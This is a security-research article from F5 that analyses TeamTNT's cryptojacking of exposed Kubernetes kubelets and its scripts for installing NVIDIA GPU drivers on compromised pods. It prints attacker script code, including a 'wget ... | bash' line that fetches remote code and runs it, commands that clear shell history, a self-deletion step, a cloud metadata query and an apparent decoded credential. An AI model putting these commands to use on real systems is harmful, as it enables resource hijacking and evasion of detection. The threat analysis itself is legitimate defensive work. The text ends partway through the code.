Cryptojacking on the Fly: TeamTNT Using NVIDIA Drivers to Mine Cryptocurrency

Aditya K Sood

Advanced Threat Research Center of Excellence, Office of the CTO, F5

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
Overview

Kubernetes deployments have been targeted by attackers as a means to compromise the cloud environment to control workloads and harness the power of the cloud to conduct unauthorized tasks. Earlier research has highlighted how the TeamTNT threat group conducts attacks against large-scale Kubernetes deployments [1]. TeamTNT is known for attacking insecure and vulnerable Kubernetes deployments in order to further enumerate the cloud infrastructure [2] to infiltrate into organizations' dedicated environments and transform them into attack launchpads. In this article we present a new module introduced by TeamTNT to utilize *NVIDIA*'s GPU capabilities by installing associated drivers on compromised pods running in cluster nodes to conduct advanced mining operations. For clarity, no security vulnerability in *NVIDIA*'s driver is exploited by TeamTNT.

Understanding the attack model: Kubernetes for cryptomining operations


It is important first to understand TeamTNT's attack model before we can dissect its end-to-end working. The details are presented in Figure 1.



Attacker / TeamTNT
(1)
(2)
Compromised Kubelet
Infected Pod
Node
Kubernetes Cluster
(5)
(4)
(3)
Command and Control (C&C) Server
Malicious Payload Server
Authorized Package Repository
1. The attacker exploits exposed and vulnerable Kubelet.
2. The attacker compromises the pods (installing utilities to trigger privilege escalation and launch reverse shell) running in a specific node in targeted Kubernetes cluster
3. Malicious payloads are downloaded from the remote location from the Internet
4. The compromised pod environment is enhanced by installing new packages such as NVIDIA drivers to enhance the GPU capabilities
5. Compromised nod is then used to install Cryptominers to start crypto mining operations
TeamTNT: Kubernetes Attack Model to Mine Cryptocurrency

Figure 1: TeamTNT Kubernetes attack model.

Figure 2 shows the complete workflow.



Exploit Unsecured Kubelet
Infect Configured Pods in the Node
Download Malicious Payloads
Update Packages on Compromised Pods
Execute Crypto Mining Operations
Trigger C&C Operations
Compromised Kubernetes Clusters: Cryptojacking Attack Execution Model

Figure 2: Workflow.

Let’s first look at the infection model:

> **Exploit the unsecured kubelet.** It has recently been established that, due to insecure configuration and inherent vulnerabilities, attackers target the kubelet component in Kubernetes installations.
>
> As per the details provided in the Kubernetes documentation [3] the kubelet is:
>
> *‘... an agent that runs on each node [4] in the [Kubernetes] cluster. It makes sure that containers [5] are running in a Pod [6].*
>
> *‘The kubelet takes a set of PodSpecs that are provided through various mechanisms and ensures that the containers described in those PodSpecs are running and healthy. The kubelet doesn’t manage containers that were not created by Kubernetes.’*
>
> TeamTNT attacks exploit the default Kubernetes installation because the configured kubelet runs unsecured. As a result, anyone can authenticate the kubelet by default, because it runs with the anonymous-auth flag set to true.
>
> **Compromise configured pods in the node.** Once the attacker has compromised the kubelet, it starts to compromise configured pods in the nodes. To do this, the attacker triggers remote command execution by exploiting privilege escalation flaws. For example, to completely control one container (pod) in a node, the attacker first obtains root privileges in that container. Once root privileges are established, the compromised container is used to trigger lateral movement or target other containers (pods) in the node.
>
> **Download malicious payloads.** Once a pod is compromised, the attacker downloads malicious payloads from a remote location to install advanced payloads or tools. This enables the attacker to have different tools available to use as per the requirements.
>
> **Update packages on compromised pods.** The compromised pod environment is enhanced by installing new packages such as *NVIDIA* drivers to enhance the GPU capabilities. This helps the attackers to weaponize the compromised pod (container) and utilize the underlying hardware for their operations.
>
> **Execute cryptomining operations.** Once the pod is updated with the installation of additional drivers, a cryptominer is activated and associated processes are started to conduct cryptomining operations. The enhanced power of the pod is utilized for mining, thereby passing the cost of mining to the owners of the cloud infrastructure.


Trigger C&C communication. The malicious code communicates with the C&C server and extracts sensitive data from the compromised pods.

Research analysis

In this section, we present more details about the use of *NVIDIA* drivers by TeamTNT.

Remote server hosting packages

A remote server hosting different Kubernetes infection tools (scripts) and modules was discovered, as shown in Figure 3.



Index of /cmd


Not Secure [redacted]/cmd/

```
Kubernetes_root_PayLoad_2.2.sh   2021-08-[redacted] 04:41  28K
Kubernetes_root_PayLoad_2.sh     2021-08-[redacted] 15:03  28K
Kubernetes_scan_LAN_IPs.sh       2021-08-[redacted] 08:07  851
Kubernetes_temp_PayLoad_1.sh     2021-08-[redacted] 09:26 3.1K
Kubernetes_temp_PayLoad_2.sh     2021-08-[redacted] 10:55 4.8K
MOUNTSPLOIT_V2.sh.txt            2021-09-[redacted] 07:45  65K
Setup.User.curl.sh               2021-08-[redacted] 11:23 1.7K
Setup_ETH_Miner.sh               2021-08-[redacted] 13:18  463
Setup_ETH_MinerService.sh        2021-08-[redacted] 13:31  582
Setup_RainBow_Miner.sh           2021-08-[redacted] 23:43 2.1K
Setup_WeaveScope.sh              2021-09-[redacted] 02:20  15K
Setup_tmate.sh                   2021-08-[redacted] 11:42  416
clean.sh                         2021-08-[redacted] 11:08 1.4K
clean/                           2021-09-[redacted] 12:09    -
exp/                             2021-09-[redacted] 12:09    -
fix/                             2021-09-[redacted] 12:09    -
gpu/                             2021-09-[redacted] 12:09    -
grab/                            2021-09-[redacted] 12:09    -
grabber.sh                       2021-08-[redacted] 13:01    0
init.sh                          2021-08-[redacted] 18:38  180
init_main_root.sh                2021-08-[redacted] 16:00  27K
install-NVIDIA-driver.sh         2021-08-[redacted] 06:32 4.6K
ld.so.preload.sh                 2021-08-[redacted] 10:04 3.4K
scan.kubernetes.lan.sh           2021-08-[redacted] 05:25    0
scan.kubernetes.range.sh         2021-08-[redacted] 05:26    0
setup/                           2021-09-[redacted] 12:09    -
setup_moneroocean_miner.sh       2021-08-[redacted] 07:29 9.0K
ssh_user.sh                      2021-08-[redacted] 10:21  17K
```

Apache/2.4.38 (Debian) Server at [redacted] Port 80

Figure 3: Server hosting different Kubernetes infection tools (scripts) and modules.

You can see the different types of shell scripts listed in the directory. Installation scripts such as install-NVIDIA-drivers.sh and directory gpu were identified in the listed resources.



Index of /cmd/gpu

Not Secure | [redacted]/cmd/gpu/

Index of /cmd/gpu

Name	Last modified	Size	Description
Parent Directory		-	
ati.sh	2021-08-[redacted] 19:55	795	
nvidia.sh	2021-09-[redacted] 00:32	2.0K	


Apache/2.4.38 (Debian) Server at [redacted] Port 80

Figure 4: Directory structure highlighting the presence of bash scripts.

The directory structure shown in Figure 4 highlights the presence of bash scripts, one of which was nvidia.sh.

Dissecting NVIDIA installation scripts

The nvidia.sh script was used to download the *NVIDIA* drivers and install them in order to enhance the power of the underlying hardware. Let’s analyse this script.




Not Secure | [redacted]nd/setup/nvidia.sh

```
#!/bin/bash
#
#       TITLE:          TeamTNT-NvidiaSetup
#       AUTOR:          hilde[@]teamtnt.red
#       VERSION:        1.0.2
#       DATE:           [redacted]
#
#       SRC:            wget -O- http://[redacted]cmd/setup/nvidia.sh | bash
#
##################################################

export LC_ALL=C.UTF-8 2>/dev/null 1>/dev/null
export LANG=C.UTF-8 2>/dev/null 1>/dev/null
HISTCONTROL="ignorespace${HISTCONTROL:+:$HISTCONTROL}" 2>/dev/null 1>/dev/null
export HISTFILE=/dev/null 2>/dev/null 1>/dev/null
HISTSIZE=0 2>/dev/null 1>/dev/null
unset HISTFILE 2>/dev/null 1>/dev/null
export PATH=$PATH:/var/bin:/bin:/sbin:/usr/sbin:/usr/bin
ulimit -n 65535
history -c


if type apt-get 2>/dev/null 1>/dev/null; then clear ; echo -e '\n\n\n' ; echo
ICAgICAgICAuLS4gLi0uLi0uICAgLi0uLi0uLi0tLS0uIC4tLiAgLi0tLiAgICAgICAgICAgICAKICAgICAgICB8ICBceyB8IFwgXF8vIC8geyB8fSB7LS4gXHsgfCAvIHt9IFwgI
CAgICAgICAgICAKICAgICAgICB8IHlcICB7ICBcICAgLyAgfCB9fSAnLX0gLJwgfS8gIC9cICBcICAgICAgICAgICAKICAgICAgICBgLScgYC0nICAgYC0nICAgYC0nYC0tLS0nIG
AtJ2AtJyAgYC0nICAgICAgICAgICAKLi0uLi0uIC4tLiAuLS0tLS4uLS0tLS0uIC4tLS4gIC4tLiAgIC4tLiAgIC4tLS0tLi4tLS0uICAKeyB8fCAgXHsgfHsgel19fLWBgLScgJy0
nLyB7fSBcIH0gfCAgIH0gfCAgIH0gfF9ffX0gfX1ffSAKfCB9fCB9XCAgey4tLl99IH0gIH0geyAvICAvXCAgXH0gJy0tLn0gJy0tLn0gJ19ffXwgfSBcICAKYC0nYC0nIGAtJ2At
LS0tJyAgIGAtJyBgLScgIGAtJ2AtLS0tJ2AtLS0tJ2AtLS0tJ2AtJy0nICAKICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAK
| base64 -d
echo -e '\n\n\n'
apt-get update --fix-missing 2>/dev/null 1>/dev/null
apt-get install -y software-properties-common 2>/dev/null 1>/dev/null
apt-get install -y python-software-properties 2>/dev/null 1>/dev/null
    add-apt-repository ppa:graphics-drivers/ppa 2>/dev/null 1>/dev/null
    apt-get -y install dkms build-essential 2>/dev/null 1>/dev/null
    apt-get update --fix-missing 2>/dev/null 1>/dev/null
apt-get -y purge nvidia-* 2>/dev/null 1>/dev/null
apt-get -y autoremove --purge 2>/dev/null 1>/dev/null
    apt-get -y install nvidia-headless-450 nvidia-driver-450 nvidia-compute-utils-450 nvidia-cuda-toolkit 2>/dev/null 1>/dev/null
#   reboot
fi
rm -f nvidia.sh 2>/dev/null 1>/dev/null
```

Figure

5: Nvidia.sh script.

On decoding the string using the base64 utility, the message ‘NVIDIA Installer’ is displayed, as shown below.




```
$ echo YWxoNjcyNjA6V3FhenN4MjAxMQ== | base64 -d
alh67260:Wqazsx2011$ echo ICAgICAgICAuLS4gLi0uLi0uICAgLi0uLi0uLi0tLS0uIC4tLiAgLi0tLiAgICAgICAgICAgICAKICAgICAgICB8ICBceyB8IFwgXF
8vIC8geyB8fSB7LS4gXHsgfCAvIHt9IFwgICAgICAg8IH1cIC87ICBcICAgLyAgfCB9fSAnLX0gL3wgfS8gIC9cICBcICAgICAgICAgICAKICAgICAgICBgLScgYC0nI
CAgYC0nICAgYC0nYC0tLS0nIGAtJ2AtJyAgYC0nICAgICAgICAgICAKLi0uLi0uIC4tLiAuLS0tLS4uLS0tLS0uIC4tLS4gIC4tLiAgIC4tLiAgIC4tLS0tLi4tLS0uI
CAKeyB8fCAgXHsgfHsge19fLWBgLScgJy0nLyB7fSBcIH0gfCAgIH0gfCAgIH0gfF9ffX0gfX1ffSAKfCB9fCB9XCAgey4tLl99IH0gIH0geyAvICAvXCAgXH0gJy0tL
n0gJy0tLn0gJ19ffXwgfSBcICAKYC0nYC0nIGAtJ2AtLS0tJyAgIGAtJyBgLScgIGAtJ2AtLS0tJ2AtLS0tJ2AtLS0tJ2AtJy0nICAKICAgICAgICAgICAgICAgI
CAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAK | base64 -d
        .-. .-..-.   .-..-..----. .-.  .--.
        |  \{ | \ \_/ / { |} {-. \{ | / {} \
        | }\  {  \   /  | }} '-} /| }/  /\  \
        `-' `-'   `-'   `-'`----' `-'`-'  `-'
.-..-. .-. .----..-----. .--.  .-.   .-.   .----..---.
{ ||  \{ |{ {__-``-' '-'/ {} \ } |   } |   } |__}} }}_}
| }| }\  {.-._} }  } { /  /\  \} '--.} '--.} '__}| } \
`-'`-' `-'`----'   `-' `-'  `-'`----'`----'`----'`-'-'
```

Figure 6: Message displayed on decoding the string.

The script fetches the following *NVIDIA* packages:

Package	Description
nvidia-headless-450 [7]	*This package is just an umbrella for a group of other packages, it has no description.* *Description samples from packages in group:* • *NVIDIA* binary OpenGL/GLX configuration library • Shared files used by the *NVIDIA* libraries • *NVIDIA* lib compute package • *NVIDIA* video decoding runtime libraries
nvidia-driver-450	*NVIDIA 450* series driver support
nvidia-compute-utils-450	This package provides utility binaries for parallel general purpose computing use cases with the *NVIDIA* driver
nvidia-cuda-toolkit	*NVIDIA* tools for debugging CUDA applications running on *Linux* and QNX

Additionally, a different variant of the script is presented.



```
export ENV_FILE="/etc/profile.d/env.sh"
# shellcheck source=/etc/profile.d/env.sh disable=SC1091
source "${ENV_FILE}" || exit 1


function get_metadata_value() {
  curl --retry 5 \
    -s \
    -f \
    -H "Metadata-Flavor: Google" \
    "http://metadata/computeMetadata/v1/$1"
}

function get_attribute_value() {
  get_metadata_value "instance/attributes/$1"
}

function install_linux_headers() {
  # Install linux headers. Note that the kernel version might be changed after
  # installing gvnic version. For example: 4.19.0-8-cloud-amd64 ->
  # 4.19.0-9-cloud-amd64. So we install the kernel headers for each driver
  # installation.
  echo "install linux headers: linux-headers-$(uname -r)"
  sudo apt install -y linux-headers-"$(uname -r)" || exit 1
}

# Try to download driver via Web if GCS failed (Example: VPC-SC/GCS failure)
function download_driver_via_http() {
  local driver_url_path=$1
  local downloaded_file=$2
  echo "Could not use Google Cloud Storage APIs to download driver. Attempting to download them directly from Nvidia."
  echo "Downloading driver from URL: ${driver_url_path}"
  wget -nv "${driver_url_path}" -O "${downloaded_file}" || {
    echo 'Download driver via Web failed!' &&
    rm -f "${downloaded_file}" &&
    echo "${downloaded_file} deleted"
  }
}

# For Debian-like OS
function install_driver_debian() {
  echo "DRIVER_VERSION: ${DRIVER_VERSION}"
  local driver_installer_file_name="driver_installer.run"
  local nvidia_driver_file_name="NVIDIA-Linux-x86_64-${DRIVER_VERSION}.run"
  if [[ -z "${DRIVER_GCS_PATH}" ]]; then
    DRIVER_GCS_PATH="gs://nvidia-drivers-us-public/tesla/${DRIVER_VERSION}"
  fi
  local driver_gcs_file_path=${DRIVER_GCS_PATH}/${nvidia_driver_file_name}
  echo "Downloading driver from GCS location and install: ${driver_gcs_file_path}"
  set +e
```

Figure 7: Different variant of the script.

Let’s dissect this script to obtain more information.

Querying metadata server

The installation script is designed to fetch metadata to install new modules and packages on the compromised system. Every VM stores its metadata on a centralized metadata server and has direct access without any additional authorization. The metadata is required for installing new scripts and packages in an automated manner. In order to do this, installation scripts require additional VM information, which the metadata server provides. Generally, the VM has access to the metadata by default. TeamTNT utilizes the following CURL command to query a metadata server from a compromised VM hosted in *Google Cloud*:

```
function get_metadata_value() {
    curl --retry 5 \
        -s \
        -f \
        -H "Metadata-Flavor: Google" \
        "http://metadata/computeMetadata/v1/$1"
}
function get_attribute_value() {
    get_metadata_value "instance/attributes/$1"
}
```

If you analyse the CURL command above, it sets the -H parameter with Metadata-Flavor: Google, a ‘key: value’ pair. The HTTP request header indicates to the metadata server that the VM needs the metadata for specific operations, and the request does not originate from an insecure source. This strategy works efficiently because the VM is already compromised and the trust boundary is broken.

Installing Linux kernel headers

A *Linux* distribution consists of a kernel, kernel header and extra modules. The kernel headers are used to explicitly define the different device interfaces, highlighting how the function in the source files is defined. The kernel headers support the compilers in checking that the usage of a function is legitimate and correct by verifying the function signature (return value and parameters) available in the header file. The script installs the *Linux* headers package that provides the capability to use the kernel headers for a specific kernel version (checking uname -a). The kernel headers provide interfaces to assist kernel modules to communicate and access hardware. The kernel header installation code as utilized in the script is presented below:

```
function install_linux_headers() {
    # Install linux headers. Note that the kernel version might be changed after
    # installing the gvnic version. For example: 4.19.0-8-cloud-amd64 ->
    # 4.19.0-9-cloud-amd64. So we install the kernel headers for each driver
    # installation.
    echo "install linux headers: linux-headers-$(uname -r)"
    sudo apt install -y linux-headers-"$(uname -r)" || exit 1
}
```

Self deletion and file cleanup

Once the drivers are installed on the compromised system, the script has a self-deletion feature to remove all traces of it from the system once it executes successfully. The following command is executed:

```
rm -f nvidia.sh 2>/dev/null 1>/dev/null
```

OS specific driver installation

The script can install drivers specific to the operating system by verifying the installed OS in the pod (container). The main routine is presented below:

```
main() {
    install_linux_headers
    # shellcheck source=/opt/deeplearning/driver-version.sh disable=SC1091
    source "${DL_PATH}/driver-version.sh"
    export DRIVER_GCS_PATH
    # Custom GCS driver location via instance metadata.
    DRIVER_GCS_PATH=$(get_attribute_value nvidia-driver-gcs-path)
    if [[ "${OS_IMAGE_FAMILY}" == "${OS_DEBIAN9}" || "${OS_IMAGE_FAMILY}" ==
"${OS_DEBIAN10}" ]]; then
        install_driver_debian
    elif [[ "${OS_IMAGE_FAMILY}" == "${OS_UBUNTU1804}" ]]; then
        install_driver_ubuntu
    fi
```

NVIDIA drivers deployment on Ubuntu

The script uses function install_driver_ubuntu() to check and install the *NVIDIA* driver for *Ubuntu* OS. The details are shown below:

```
# For Ubuntu OS
function install_driver_ubuntu() {
    echo "DRIVER_UBUNTU_DEB: ${DRIVER_UBUNTU_DEB}"
    echo "DRIVER_UBUNTU_PKG: ${DRIVER_UBUNTU_PKG}"
    if [[ -z "${DRIVER_GCS_PATH}" ]]; then
